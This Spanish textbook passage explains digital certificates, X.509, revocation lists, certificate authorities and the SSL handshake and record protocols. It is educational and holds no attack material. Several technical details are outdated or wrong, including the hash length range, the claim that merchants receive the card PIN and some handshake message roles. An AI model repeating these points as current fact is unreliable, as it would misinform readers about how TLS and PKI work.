Para obtener el resumen del documento se utilizan las funciones Hash o de resumen, algoritmos criptográficos muy rápidos, de uso público e irreversibles (de un sólo sentido). Son funciones de dispersión que no usan ninguna clave, y que transforman el

mensaje original en una cadena de dígitos de longitud fija (generalmente de entre 16 y 128 bits).

Los procesos de validación de certificados, obtención de resúmenes, descifrados y comprobación de coincidencia se realizan por el software adecuado del navegador Web o programa de seguridad particular de forma transparente al usuario, por lo que éste será informado sólo en el caso de que el certificado no sea válido.

3.2.1.7.1 Certificados digitales X509

X.509 está basado en criptografía asimétrica y firma digital. En X.509 se define un Framework (una capa de abstracción) para suministrar servicios de autenticación a los usuarios del directorio X.509. La autenticación se realiza mediante el uso de certificados. Figura 3.2.12

Un certificado contiene: el nombre de la autoridad certificadora, el nombre del usuario, la clave pública del usuario y cualquier otra información como puede ser un timestamp. El certificado se cifra con la clave privada de la autoridad certificadora. Todos los usuarios poseen la clave pública de la autoridad certificadora.

3.2.1.8 Validez de los Certificados Digitales

Los certificados, debido a su propia naturaleza y al papel que desempeñan, no son documentos imperecederos, al igual que sucede con el resto de documentos de autentificación de otros tipos.

En primer lugar, al estar basados en el uso de claves no conviene que sean válidos por periodos de tiempo largos, ya que uno de los principales problemas del manejo de claves es que cuanto más vida tienen más fácil es que alguien extraño se apodere de ellas. Además, con el paso del tiempo los equipos informáticos van teniendo cada vez más poder de cálculo, facilitando con ello la labor de los criptoanalistas, por lo que es conveniente que cada cierto tiempo se vaya aumentando el tamaño de las claves

criptográficas. Por este motivo los certificados digitales tienen estipulado un periodo de validez, que suele ser de un año.

En segundo lugar, es posible que un certificado convenga anularlo en un momento dado, bien porque se crea que las claves estén comprometidas, o porque la persona o entidad propietaria haya caído en quiebra o delito. Es por esto que existe la posibilidad de revocar o anular un certificado, y esta revocación puede llevarla a cabo el propietario del mismo, la autoridad certificadora o las autoridades judiciales. Para llevar un control de los certificados revocados (no válidos) las autoridades de certificación han implementado unos servidores especiales que contienen bases de datos en las que figuran los certificados anulados, que se conocen con el nombre de lista de certificados revocados, CRL. Un CRL es un archivo, firmado por la autoridad certificadora, que contiene la fecha de emisión del mismo y una lista de certificados revocados, figurando para cada uno de ellos su número de identificación y la fecha en que ha sido revocado.




Figura 3.2.12. El formato de un certificado digital X509.

Cuando nuestro software de seguridad recibe un certificado digital de otra persona o entidad, se comprueba antes de darlo por bueno, si dicho certificado se encuentra en la lista más actualizada de certificados revocados. Si está en la lista, el certificado será rechazado.

Si recibimos un certificado como medio de autentificación en una transacción, nuestro software comprueba que no está revocado en la última CRL, por lo cual dependiendo de ello lo da por válido o no, pero resulta que al día siguiente aparece como revocado en la CRL nueva. En estos casos deberemos poder demostrar de algún modo que hemos recibido el certificado antes de que se produjera la actualización.

Para solucionar este tipo de situaciones existen los documentos digitales denominados recibos. Un recibo es un documento firmado digitalmente por una persona o entidad de confianza, llamada autoridad de oficialía de partes, que añade la fecha actual a los documentos que recibe para su certificación, firmando luego el resultado con su llave privada. De esta forma los usuarios disponen de un documento que atestigua la hora y fecha exacta en la que envía o recibe un certificado digital u otro documento electrónico cualquiera.

Resumiendo, mediante la consulta a una lista de certificados revocados y un recibo de una autoridad de oficialía de partes disponemos de pruebas suficientes para considerar cualquier transacción realizada con base a certificados digitales como segura (por lo menos en el sentido de autenticación).
El uso de una lista de certificados revocados (CRL) en un proceso de autentificación presenta varios problemas adicionales. En primer lugar sólo podemos considerarlo válido cuando la fecha del mismo es igual o posterior a la que queremos usar como referencia en la validez del documento, y en segundo lugar, puede resultar inadecuado en aquellas operaciones que exijan una velocidad alta en la transacción, sobre todo si el CRL a consultar tiene un tamaño muy grande.

La solución a estos problemas la dan los servicios de directorios o de consulta de certificados, servicios ofrecidos por personas o entidades de confianza aceptada, por el que al recibir una petición de validez de un certificado responde al instante si en esa fecha y hora concreta el mismo es válido o si por el contrario está revocado, en cuyo caso proporcionará también la fecha UTC de revocación. Para dar validez a la

respuesta, el servicio de directorios firma con su llave privada la misma, con lo que el usuario estará seguro de la autenticidad de la respuesta recibida.

3.2.1.8.1 Emisión de Certificados Digitales

Los certificados digitales, como ya hemos dicho, son emitidos por las autoridades de certificación, entidades consideradas de confianza probada, como Verisign, Cybertrust o Nortel. Al hacerse responsables estas entidades de los certificados que emiten, dando fe de la relación existente entre los datos que figuran en un certificado y la persona o entidad que lo solicita, una de las tareas más importantes de las mismas es ejercer un control estricto sobre la exactitud y veracidad de los datos incorporados en el certificado.

Para solicitar un certificado a una autoridad certificadora la persona o entidad interesada debe cumplir unos procedimientos previos, confeccionando un documento, denominado requerimiento de certificación, en el que deben figurar los datos representativos del solicitante (nombre personal o de empresa, domicilio personal o social, dominio asociado a la empresa y al servidor seguro, etc.) y su llave pública. También debe manifestar su voluntad de aceptar dicha llave pública y demostrar que es el propietario real de la llave privada asociada, mediante el firmado digital de un mensaje.

La presentación de todos estos datos ante la autoridad certificadora puede acarrear problemas, al estar éstas normalmente muy distantes de los solicitantes. Para solventar esto se han creado unas entidades intermedias, conocidas como autoridades registradoras (AR), autorizadas por las autoridades certificadoras, y cuya misión es comprobar la validez de los datos presentados en el requerimiento de certificación. Una vez comprobados, las autoridades registradoras envía la aceptación a las autoridades certificadoras, que emiten el correspondiente certificado digital.

Para que se pueda obtener con facilidad el certificado digital de cualquier persona o entidad, las autoridades de certificación disponen de servidores de acceso público que

realizan la función de depósito de certificados, en los que se puede buscar el deseado y descargarlo a la computadora. Es ésta una forma más segura que la de usar directamente un certificado recibido por correo o descargado de una página de Internet, ya que la autoridad de certificación responsable del servidor es la encargada de verificar constantemente la validez y autenticidad de los certificados que distribuye.

Además de las autoridades de certificación reconocidas existen otras entidades que también pueden expedir certificados. Este es el caso de entidades gubernamentales (como el Servicio Postal de EE.UU.) y ciertas corporaciones empresariales que compran un servicio de certificación a un vendedor que haya sido a su vez certificado por una autoridad certificadora. Estos certificados se suelen usar para empleados de la propia compañía que deben hacer negocios para ella. Se espera que en el futuro este tipo de certificados adquiera cada vez mayor importancia.

3.2.1.8.2 Tipos de certificados digitales

Dependiendo del uso que se vaya a dar al certificado y de qué persona o entidad lo solicita, las autoridades certificadoras han dividido los certificados en varios tipos. Del tipo de certificado a emitir van a depender las medidas de comprobación de los datos y el precio del mismo.

Los certificados, según las comprobaciones de los datos que se realizan, se dividen en cuatro clases:

- **Certificados de Clase 1:** corresponde a los certificados más fáciles de obtener e involucran pocas verificaciones de los datos que figuran en él: sólo el nombre y la dirección de correo electrónico del titular.
- **Certificados de Clase 2:** en los que la autoridad certificadora comprueba además el permiso de conducir, el número de la seguridad social y la fecha de nacimiento.

- **Certificados de Clase 3:** en la que se añaden a las comprobaciones de la Clase 2 la verificación de crédito de la persona o empresa mediante un servicio como Equifax.

- **Certificados de Clase 4:** que a todas las comprobaciones anteriores suma la verificación del cargo o la posición de una persona dentro de una organización (todavía no formalizados los requerimientos; está en estudio).

Desde el punto de vista de la finalidad, los certificados electrónicos se dividen en:

1. Certificados SSL para cliente: usados para identificar y autenticar a clientes ante servidores en comunicaciones mediante el protocolo Secure Socket Layer, y se expiden normalmente a una persona física, un particular o un empleado de una empresa.

2. Certificados SSL para servidor: usados para identificar a un servidor ante un cliente en comunicaciones mediante el protocolo secure socket layer, y se expiden generalmente a nombre de la empresa propietaria del servidor seguro o del servicio que éste va a ofrecer, vinculando también el dominio por el que se debe acceder al servidor. La presencia de éste certificado es condición imprescindible para establecer comunicaciones seguras SSL.

3. Certificados S/MIME: usados para servicios de correo electrónico firmado y cifrado, que se expiden generalmente a una persona física. El mensaje lo firma digitalmente el remitente, lo que proporciona autenticación, integridad y no rechazo. También se puede cifrar el mensaje con la llave pública del destinatario, lo que proporciona confidencialidad al envío.

4. Certificados de firma de objetos: usados para identificar al autor de ficheros o porciones de código en cualquier lenguaje de programación que se deba ejecutar en red (Java, JavaScript, CGI, etc.). Cuando un código de éste tipo puede resultar

peligroso para el sistema del usuario, el navegador lanza un aviso de alerta, en el que figurará si existe certificado que avale al código, con lo que el usuario puede elegir si confía en el autor, dejando que se ejecute el código, o si por el contrario no confía en él, con lo que el código será rechazado.

5. Certificados para autoridad certificadora (AC): que identifican a las propias autoridades certificadoras, y es usado por el software cliente para determinar si pueden confiar en un certificado cualquiera, accediendo al certificado de la autoridad certificadora y comprobando que ésta es de confianza.

Toda persona o entidad que desee obtener un certificado debe pagar una cuota a las autoridades de certificación, cuota que irá en función de la clase del certificado y del uso que se le vaya a dar al mismo (ambas están relacionadas). A mayor nivel de comprobación de datos (clase mayor), más costará el certificado.

3.2.1.8.3 Aplicaciones de los Certificados

Algunas de las aplicaciones más habituales en las que se utilizan certificados digitales son:

- Autenticación de Servidores Web = Certificados de Servidor Web
- Autenticación de Clientes Web = Certificados de Cliente Web
- Protección de correos electrónicos = Certificado de correo electrónico
- Sellado de tiempos = Certificado de tiempo

3.2.1.8.4 Autoridades Certificadoras (AC)

Una autoridad de certificación es un ente u organismo que, de acuerdo con unas políticas y algoritmos, certificará, por ejemplo claves públicas de usuarios o servidores. Un usuario A enviará al usuario B su certificado (la clave pública firmada por la AC) y éste comprobará con esa autoridad su autenticidad. Lo mismo ocurre en sentido contrario.

3.2.1.8.5 Elementos de una Autoridad de certificación

El sistema de autenticación debe tener:

- Una política de certificación: regulan los servicios de certificación que proveen como la solicitud de un certificado, la validación de la solicitud, la emisión del certificado, el uso del certificado y la suspensión, revocación o renovación de certificados.
- Un certificado de la autoridad certificadora
- Los certificados de los usuarios (X.509)
- Los protocolos de autenticación, gestión y obtención de certificados




Figura 3.2.13. Autoridades certificadoras.

3.2.1.8.6 Características de una entidad certificadora

Algunas de las funciones de una entidad de certificación son:

- Emisión de certificados para nuevos usuarios. Acreditan que la clave pública pertenece al usuario a quien se atribuye y la vigencia de este. Además se evita

la generación de certificados falsos, ya que los válidos se encuentran firmados por la autoridad certificadora.

- Rutinas para modificar o dar de baja un certificado.
- Generar listas de revocación.
- Comunicarse con otros centros de certificación (estructuras jerárquicas)

Dependiendo del tipo de certificado emitido, se requieren determinados niveles de comprobación de la identidad del usuario (persona física o jurídica). En el caso de Verisign se definen los siguientes tipos de certificados según la documentación requerida para su obtención:

- **Clase 1-No comercial:** dirección de correo y nombre de usuario.

- **Clase 2-Con información del solicitante contrastada con otra disponible.** Para transacciones de riesgo medio.

- **Clase 3- Requiere la presencia física del solicitante**, dirigido a organizaciones y particulares con transacciones de C.E, Banca en casa y servicios en línea de alto riesgo.

3.2.1.8.7 Integración de la Biometría en aplicaciones Web

Los certificados digitales pueden almacenarse en distintos dispositivos. El menos seguro es el disco duro del propio PC del propietario. Dispositivos más seguros para el almacenamiento de las claves pública, privadas y certificados, son las denominadas tarjetas inteligentes y las llaves USB. Estos dispositivos son criptográficos, es decir, almacenan los datos encriptados, por lo que no es sencilla su decodificación. Por otra parte, están diseñados de forma que un ataque contra el hardware de los mismos, provoca su destrucción. El acceso a los certificados o claves que contienen, se suele realizar por medio de un PIN o de una contraseña.

La biometría añade uno de los puntos más importantes para conseguir una autenticación fiable. La autenticación fuerte se basa en tres pilares:

- Algo que se sabe: Por ejemplo, el PIN o contraseña que permita el acceso.
- Algo que se tiene: Como una tarjeta inteligente o llave USB con el certificado.
- Algo que es: una característica biométrica del usuario, por ejemplo, su huella dactilar.

El nivel de seguridad depende de los requisitos que se cumplan. Se alcanzaría un nivel muy alto de seguridad si se utilizara un dispositivo (algo que se tiene) que guardará un certificado digital (algo que se sabe) al que sólo se pudiera acceder utilizando la huella dactilar (algo que se es). Para aplicaciones que no son críticas bastaría con tener un mecanismo de usuario/contraseña (algo que se sabe).

Existen en el mercado dispositivos que integran la biometría como acceso a los certificados almacenados en su interior. Los tres tipos de dispositivos biométricos que se pueden encontrar según su técnica de comparación de huellas son:

- **System-on-Card:** el sensor biométrico, el procesador y el algoritmo están implementados en la tarjeta. La extracción, la comparación y el almacenamiento de los datos biométricos se realizan en la tarjeta.

- **Match-on-Card:** el sensor biométrico y el procesador se encuentran integrados en el lector de la tarjeta. La extracción se realiza en el lector, mientras que la comparación y el almacenamiento de los datos biométricos se realizan en la tarjeta.

- **Template-on-Card:** el sensor biométrico y el procesador se encuentran integrado en el lector de la tarjeta. El algoritmo se divide entre el lector y la tarjeta. La extracción y la comparación se realiza en el lector, mientras que el almacenamiento de los datos se realiza en la tarjeta.

Ver mayores detalles en capitulo de autenticación con sistemas biométricos.

3.2.1.9 Protocolos SSL (Secure Socket Layer)

Toda esta transacción segura se transmitirá por medio de un protocolo especial que brinda la infraestructura para un canal seguro, el cual es el SSL.

Para establecer una comunicación SSL es necesario que previamente el cliente y el servidor realicen un proceso de reconocimiento mutuo y de petición de conexión que, al igual que en otros tipos de comunicaciones, recibe el nombre de apretón de manos o Handshake, que en este caso está controlado por el Protocolo SSL Handshake, que se encarga de establecer, mantener y finalizar las conexiones SSL. Durante el mismo se negocian los parámetros generales de la sesión y los particulares de cada conexión.

Concretamente, y de forma general, el protocolo comienza con el saludo del cliente al servidor, conocido como Client Hello, por el que se informa al servidor de que se desea establecer una comunicación segura con él. SSL soporta solicitudes de conexión por puertos diferentes al utilizado normalmente para este servicio. Junto con este saludo inicial, el cliente envía al servidor información de la versión de SSL que tiene implementada, de los algoritmos de encriptación que soporta, las longitudes de clave máximas que admite para cada uno de ellos y las funciones Hash que puede utilizar. También se le solicita al servidor el envío de su certificado digital X.509 v3, con objeto de verificar el cliente, la identidad del mismo y recoger su clave pública. En este momento se asigna un identificador a la sesión y se hace constar la hora y fecha de la misma. [**Redes Virtuales Privadas**, Oleg Koleshinkob,Brian Hatch, **Prentice Hall**]

Como medida adicional, el cliente envía asimismo una clave numérica aleatoria, para que se pueda establecer una comunicación segura mediante otros protocolos o algoritmos en el caso de que el servidor Web no posea un certificado digital.

En este paso no se intercambia en ningún momento información sensible, tan sólo información necesaria para establecer la comunicación segura.

A continuación, el servidor SSL responde al cliente en el proceso que se conoce con el nombre de Server Hello, enviándole su certificado digital (con su llave pública) e informándole de su versión de SSL, de los algoritmos y longitudes de clave que soporta.
Generalmente se obtiene el conjunto de algoritmos, longitudes de clave y funciones Hash soportados por ambos, eligiéndose entonces los más fuertes. Si no hay acuerdo con los algoritmos a usar se envía un mensaje de error.

A veces, y si la comunicación posterior así lo exige, el servidor solicita al cliente su certificado digital, en el mensaje llamado certificate request. Esto sólo suele ocurrir en SSL cuando los datos a transferir sean especialmente sensibles y precisen la previa autenticación del cliente. Si es el caso, el cliente debe contestar al servidor mediante el mensaje Certificate Verify, enviándole entonces su certificado.

En este momento el cliente verifica la validez del certificado digital del servidor, desencriptando el resumen del mismo y comprobando su corrección, verificando que ha sido emitido por una autoridad certificadora de confianza, que esté correctamente firmado por ella y que el certificado no esté revocado. También se comprueba que la fecha actual está dentro del rango de fechas válidas para el certificado y que el dominio (URL) que aparece en el certificado corresponde con el que se está intentando establecer la comunicación segura. Si alguna de estas validaciones falla, el navegador cliente rechazará la comunicación, dándola por finalizada e informando al usuario del motivo del rechazo.

En caso de que el servidor no tenga un certificado X.509 v3 se puede utilizar un mensaje Server Key Exchange para enviar la clave pública sin certificado, en cuyo caso queda en manos del cliente la elección de si acepta la llave o no, lo que finalizaría el proceso.

Como medida adicional de seguridad, el cliente genera una clave aleatoria temporal y se la envía al servidor, que debe devolvérsela cifrada con su clave privada. El cliente la

descifra con la llave pública y comprueba la coincidencia, con lo que está totalmente seguro de que el servidor es quién dice ser. Y un proceso análogo a éste, pero en sentido inverso, se requiere si es necesaria la autenticación del usuario ante el servidor.

Si todo está correcto el cliente genera un número aleatorio que va a servir para calcular una clave de sesión correspondiente al algoritmo de encriptación simétrico negociado antes, conocida con el nombre de clave maestra, que es enviada al servidor de forma segura encriptándola asimétricamente con la llave pública del mismo que aparece en el certificado digital. Esta clave maestra se usará para generar todas las claves y números secretos utilizados en SSL.

Con esto el servidor y el cliente se han identificado y tienen en su poder todos los componentes necesarios para empezar a transmitir información cifrada simétricamente iniciándose la conexión segura.

Para que empiecen las transmisiones de datos protegidos se requiere otra verificación previa, denominada Finished, consistente en que el cliente y el servidor se envían uno al otro una copia de todas las transacciones llevadas a cabo hasta el momento, encriptándola con la llave simétrica común. Al recibir esta copia, cada host la desencripta y la compara con el registro propio de las transacciones. Si las transacciones de los dos host coinciden significa que los datos enviados y recibidos durante todo el proceso no han sido modificados por un tercero. Se termina entonces la fase Handshake.

Para empezar a transmitir datos cifrados es necesario que el cliente y el servidor se pongan de acuerdo respecto a la forma común de encapsular los datos que se van a intercambiar, es decir, qué formato de datos se va a usar en la transmisión cifrada. Esto se realiza mediante el Protocolo SSL Record (Protocolo de Registro SSL), que establece tres componentes para la porción de datos del protocolo:

1. MAC-DATA: Código de autenticación del mensaje.

2. ACTUAL-DATA: Datos de aplicación a transmitir.

3. PADDING-DATA: Datos requeridos para rellenar el mensaje cuando se usa un sistema de cifrado en bloque.

El protocolo de registro es el encargado de la seguridad en el intercambio de los datos que le llegan desde las aplicaciones superiores, usando para ello los parámetros de encriptación y resumen negociados previamente mediante el protocolo SSL Handshake. Sus principales misiones son:




Figura 3.2.14. Protocolo SSL record

- La fragmentación de los mensajes mayores de 2^{14} bytes en bloques más pequeños.
- La compresión de los bloques obtenidos mediante el algoritmo de compresión negociado anteriormente.
- La autenticación y la integridad de los datos recibidos mediante el resumen de cada mensaje recibido concatenado con un número de secuencia y un número secreto establecido en el estado de conexión. El resultado de esta concatenación se denomina MAC, y se añade al mensaje. Con esta base, la autenticación se comprueba mediante el número secreto, compartido por el cliente y el servidor, y mediante el número de secuencia, que viaja siempre encriptado. La integridad se comprueba mediante la función Hash negociada.




Figura 3.2.15. Generación de MAC

La confidencialidad se asegura encriptando los bloques y sus resúmenes mediante el algoritmo simétrico y la clave correspondiente negociadas en la fase Handshake. Existen dos tipos posibles de encriptación:

a). Cifrado en bloque: se cifran los datos en bloques de 64 bits. Si el mensaje no es múltiplo de 64 bits se le añaden los bits de relleno necesarios para obtener un número entero de bloques completos, indicándose la adición en el formato del mensaje. Este método de cifrado se conoce con el nombre de Cipher Block Chiang (CBC), y precisa un vector inicial, que habrá sido negociado previamente en la fase Handshake. Como algoritmos de cifrado se usan RC2 y DES.

b). Cifrado Stream: o de flujo, en el que se encriptan los datos realizando una operación lógica OR-Exclusiva entre los bytes y un generador pseudo aleatorio usando el algoritmo RC4.

Tras todos estos requisitos, el canal seguro está listo para empezar la transmisión de datos de forma segura. Cuando el cliente o el servidor desean transmitir algún mensaje al otro se genera automáticamente un resumen del mismo mediante la función Hash acordada, se encripta el mensaje y resumen con la clave simétrica acordada y se envían los datos. Cuando el destinatario los recibe, desencripta todo, vuelve a obtener el resumen a partir del original y lo compara con el recibido. Si

coinciden hay seguridad de que la comunicación segura se ha producido satisfactoriamente, sin intromisiones externas. Si no coinciden, se pone en conocimiento del otro host, y si es preciso se suspende la conexión SSL. Cada uno de los mensajes enviados por cliente o servidor sufre este proceso de verificación.

Por último, cuando la transferencia de mensajes ha finalizado y se desea cerrar la comunicación segura, generalmente porque el cliente así lo desea, la aplicación cliente (el navegador Web, por ejemplo) lanza una ventana de aviso de que se va a cerrar la comunicación SSL, y si es aceptada por el usuario, se sale de la misma y se regresa a una comunicación normal, finalizando el proceso SSL.
SSL actúa computacionalmente como una máquina de estados: durante el intercambio de datos hay en todo momento un estado de escritura activo y otro pendiente y lo mismo ocurre respecto a la lectura de datos, realizándose el cambio de estados mediante un subprotocolo especial del Handshake denominado Change Cipher Spec.

SSL Handshake posee además otro subprotocolo específico, denominado Alerta, que se encarga de avisar de los problemas que ocurren durante la conexión, y que pueden llevar a la finalización brusca de la sesión.

3.2.1.9.1 Implementación del protocolo SSL

Por la parte del cliente, SSL viene implementado por defecto en los navegadores Internet Explorer y Nestcape Navigator, lo que permite a cualquier usuario con uno de estos navegadores poder realizar compras por Internet de forma segura sin tener que conocer el sistema a fondo ni preocuparse de instalar programas adicionales (por lo menos autenticando al servidor Web y con confidencialidad e integridad segura en la transacción).
La implementación en la parte servidora (la tienda o banco por lo general) es un poco más compleja. En primer lugar, es obligatoria la obtención de un certificado digital para el vendedor o para el servidor seguro, solicitándolo a una autoridad certificadora de prestigio reconocido, conviniendo, si es posible, que dicha autoridad sea Verisign, ya

que la misma está considerada como de toda confianza por los navegadores cliente, por lo que viene activada por defecto en los navegadores cliente.

Ya con el servidor certificado, el usuario podrá realizar su compra. En el momento del pago, el vendedor obtiene el PIN de la tarjeta de crédito del cliente, la fecha de caducidad y sus datos personales (si el pago se realiza por este método), por lo que deberá disponer de algún sistema que permita el envío de estos datos a una entidad financiera capaz de realizar la transferencia bancaria necesaria para completar el pago.

Existen entidades bancarias y financieras que ofrecen estos sistemas a los comerciantes, realizándose la comunicación entre comerciante y banco a través de un protocolo seguro privado en la mayoría de los casos, de forma similar a lo que ocurre cuando pagamos en una tienda "real" con nuestra tarjeta de crédito. Estos sistemas se suelen conocer con el nombre genérico de pasarelas de pago.

Un sistema de pasarela más avanzado es el denominado TPV, Terminal de Punto de Venta. En el mismo se conecta una terminal especial al servidor Web del vendedor, y mediante un software basado en script CGI se realiza la comunicación segura entre ellos.

Existen en la actualidad diferentes versiones del conjunto de protocolos SSL que se pueden implementar en los distintos servidores y que corren bajo los sistemas operativos más comunes (IIS en Windows NT-2000-XP, Apache en Unix, entre otros).

3.2.1.9.2 Ventajas e inconvenientes de SSL

La tecnología basada en los protocolos Secure Socket Layer proporcionó grandes avances en la implementación de sistemas de comunicación seguros, que han hecho posible un crecimiento importante en las transacciones por Internet. Si estudiamos SSL desde el punto de vista de las bases necesarias para considerar una comunicación segura podemos sacar las siguientes conclusiones:

1. Autenticidad: SSL requiere para su funcionamiento la identificación del servidor Web ante el cliente y la realiza adecuadamente, pero normalmente no se produce una identificación en sentido contrario. Es decir, no es obligada en la mayoría de los casos la presencia del certificado del usuario que se está conectando al servidor.

Una de las aplicaciones más comunes de SSL es el de las aplicaciones bancarias. Cuando nos conectamos a la página Web de nuestro banco para consultar las cuentas o realizar alguna operación, el servidor Web tan sólo nos pide las contraseñas de acceso, lo que conlleva los típicos problemas a la hora de manejar claves: cambiarlas cada cierto tiempo, mantenerlas bien protegidas, elegirlas adecuadamente, etc. Y el tema se complica cuando tenemos que seguir las mismas precauciones con cada una de las diferentes claves que los diferentes bancos y servidores seguros nos requieren.

Otro de los usos comunes de SSL es la protección de números de tarjetas de crédito o débito en compras por Internet. Pero como no se exige el uso del Certificado de Cliente, cualquier persona que obtenga el número de nuestra tarjeta y unos pocos datos personales nuestros puede realizar compras en nuestro nombre. Esto conlleva el tener que prestar mucha atención a los resguardos de nuestras operaciones en cajeros automáticos, a desconfiar cuando un empleado de una tienda o cafetería desaparece con nuestra tarjeta para cobrar el importe de nuestra compra, etc.

